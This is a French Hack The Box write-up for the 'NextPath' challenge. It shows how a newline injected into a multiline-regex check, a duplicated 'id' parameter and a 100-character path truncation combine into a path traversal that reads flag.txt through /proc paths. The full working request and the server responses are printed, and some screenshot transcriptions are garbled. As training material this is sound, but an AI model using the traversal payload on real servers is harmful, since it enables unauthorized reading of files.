

Hack The Box Writeup - NextPath


Introduction

Le nom du challenge (NextPath) suggère une attaque de type **Path Traversal** (https://owasp.org/www-community/attacks/Path_Traversal). Notre objectif est d'exploiter cette vulnérabilité pour accéder au fichier flag.txt.

Nous utiliserons Burp Suite pour intercepter et modifier les requêtes HTTP.

Identification du point d'entrée

Nous avons identifié un paramètre vulnérable dans la requête HTTP :



Le paramètre **id** est utilisé pour récupérer un fichier, ce qui en fait une cible idéale pour une attaque.

Nous avons trouver notre point d'entrée pour l'attaque, il s'agit du paramètre **id**. On va donc analyser le code source à notre disposition afin de trouver une faille.

Analyse du code source


Côté backend, le paramètre id est filtré via l'expression régulière suivante :

```
const ID_REGEX = /^[0-9]+$ /m;
```


Cette ReGex permet de s'assurer que id ne contient que des chiffres. L'option /m signifie que la validation ne s'applique qu'à la première ligne.

Nous testons cette expression sur <http://regex101.com> :


- "1337" → valide ✓



- "1337test" → invalide ✗



- "1337\ntest" → valide ✓ (comportement anormal)



Ce dernier test met en évidence une faille que nous pouvons exploiter avec une attaque CRLF Injection (https://owasp.org/www-community/vulnerabilities/CRLF_Injection) afin de faire un **Path Traversal**.

Exploitation de la faille

Nous injectons un encodage de `\r\n` dans la requête GET, ce qui nous permet de manipuler la requête côté serveur :




```

12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16
17

```




Cependant, une autre protection bloque l'utilisation des caractères "." et "/" pour éviter un Path Traversal.



Contournement de la deuxième protection

Une technique consiste à injecter un deuxième **id**, et voir si ce dernier est soumis au même filtrage.






Accès au flag

Il ne nous reste plus qu'à accéder au fichier flag.txt.

Mais l'utilisateur par défaut, n'a pas les droits pour lire le fichier directement, comme le montre l'image ci-dessous.



Nous allons donc essayer de l'ouvrir autrement étant donné que le flag est situé dans plusieurs répertoires comme par exemple : /proc/1.



```

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-Site: none
2 Sec-Fetch-User: ?1
3 Priority: u=0, i

```

0 highlights

Response

Pretty Raw Hex Render

ln

```

1 HTTP/1.1 404 Not Found
2 date: Fri, 31 Jan 2025 12:21:53 GMT
3 connection: close
4 Content-Length: 149
5
6 Error: ENOENT: no such file or directory, open
  '/proc/1/root/flag.txt.p'

```

Il faut réussir à faire disparaître le .png, pour cela il faut que notre requête fasse exactement 100 caractères (côté serveur).

```
const content = fs.readFileSync(filepath.slice(0, 100));
```

Pour atteindre le bon nombre de caractères, il faut "jouer" avec les différents chemins de flag.txt pour atteindre le bon nombre de caractères. Pour cela, nous ouvrons un shell docker comme ci dessous.

```

/proc/1/task/1 $ ls -all
total 0
dr-xr-xr-x  7 node node 0 Jan 31 12:15 .
dr-xr-xr-x 13 node node 0 Jan 31 12:15 ..
-r--r--r--  1 node node 0 Jan 31 12:28 arch_status
dr-xr-xr-x  2 node node 0 Jan 31 12:15 attr
-r-----  1 node node 0 Jan 31 12:28 auxv
-r--r--r--  1 node node 0 Jan 31 12:28 cgroup
-r--r--r--  1 node node 0 Jan 31 12:28 children
--w-----  1 node node 0 Jan 31 12:28 clear_refs
-r--r--r--  1 node node 0 Jan 31 12:28 cmdline
-rw-r--r--  1 node node 0 Jan 31 12:28 comm
-r--r--r--  1 node node 0 Jan 31 12:28 cpu_resctrl_groups
-r--r--r--  1 node node 0 Jan 31 12:28 cpuset
lrwxrwxrwx  1 node node 0 Jan 31 12:28 cwd -> /app
-r-----  1 node node 0 Jan 31 12:28 environ
lrwxrwxrwx  1 node node 0 Jan 31 12:28 exe -> /usr/local/bin/node
dr-x----- 2 node node 22 Jan 31 12:28 fd

```

```
dr-xr-xr-x    2 node    node    0 Jan 31 12:28 fdinfo
-rw-r--r--    1 node    node    0 Jan 31 12:28 gid_map
-r-----    1 node    node    0 Jan 31 12:28 io
-r-----    1 node    node    0 Jan 31 12:28 ksm_merging_pages
-r-----    1 node    node    0 Jan 31 12:28 ksm_stat
-r--r--r--    1 node    node    0 Jan 31 12:28 limits
-rw-r--r--    1 node    node    0 Jan 31 12:28 loginuid
-r--r--r--    1 node    node    0 Jan 31 12:28 maps
-rw-----    1 node    node    0 Jan 31 12:28 mem
-r--r--r--    1 node    node    0 Jan 31 12:28 mountinfo
-r--r--r--    1 node    node    0 Jan 31 12:28 mounts
dr-xr-xr-x   56 node    node    0 Jan 31 12:28 net
dr-x--x--x    2 node    node    0 Jan 31 12:28 ns
-r--r--r--    1 node    node    0 Jan 31 12:28 numa_maps
-rw-r--r--    1 node    node    0 Jan 31 12:28 oom_adj
-r--r--r--    1 node    node    0 Jan 31 12:28 oom_score
-rw-r--r--    1 node    node    0 Jan 31 12:28 oom_score_adj
-r-----    1 node    node    0 Jan 31 12:28 pagemap
-r-----    1 node    node    0 Jan 31 12:28 patch_state
-r-----    1 node    node    0 Jan 31 12:28 personality
-rw-r--r--    1 node    node    0 Jan 31 12:28 projid_map
lrwxrwxrwx    1 node    node    0 Jan 31 12:28 root → /
-rw-r--r--    1 node    node    0 Jan 31 12:28 sched
-r--r--r--    1 node    node    0 Jan 31 12:28 schedstat
```

Request

Pretty

Raw

Hex



```
1 GET /api/team?id=5%0a%0d&id=
  ...../proc/1/task/1/root/proc/1/r
  oot/proc/1/task/1/root/flag.txt HTTP/1.1
2 Host: localhost:1337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
```



Search



0 highlights

Response

Pretty

Raw

Hex

Render




```
1 HTTP/1.1 200 OK
2 content-type: image/png
3 date: Fri, 31 Jan 2025 12:36:03 GMT
4 connection: close
5 Content-Length: 27
6
7 HTR{f4k3 fl4a f0r t35t1na}
```

8

Et bingo, il ne nous reste plus qu'à changer l'header **Host** avec l'IP de la machine.

Flag final



The screenshot displays the 'Request' and 'Response' sections of a web browser's developer tools. The 'Request' section shows a GET request to `/api/team?id=5%0a%0d&id=../../../../../../../../../../../../../../../../proc/1/task/1/root/proc/1/root/proc/1/task/1/root/flag.txt` with a host of `94.237.62.181:47855`. The 'Response' section shows an HTTP/1.1 200 OK status with headers `content-type: image/png`, `date: Fri, 31 Jan 2025 12:53:19 GMT`, `connection: close`, and `Content-Length: 54`. The response body contains the flag `HTB{tr4v3r51ng_p45t_411_th3_ch3ck5...t4sk_w3ll_d0ne!}`.

```
Request
Pretty Raw Hex
1 GET /api/team?id=5%0a%0d&id=../../../../../../../../../../../../../../../../proc/1/task/1/root/proc/1/root/proc/1/task/1/root/flag.txt HTTP/1.1
2 Host: 94.237.62.181:47855
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 content-type: image/png
3 date: Fri, 31 Jan 2025 12:53:19 GMT
4 connection: close
5 Content-Length: 54
6
7 HTB{tr4v3r51ng_p45t_411_th3_ch3ck5...t4sk_w3ll_d0ne!}
8
```

Merci pour votre lecture,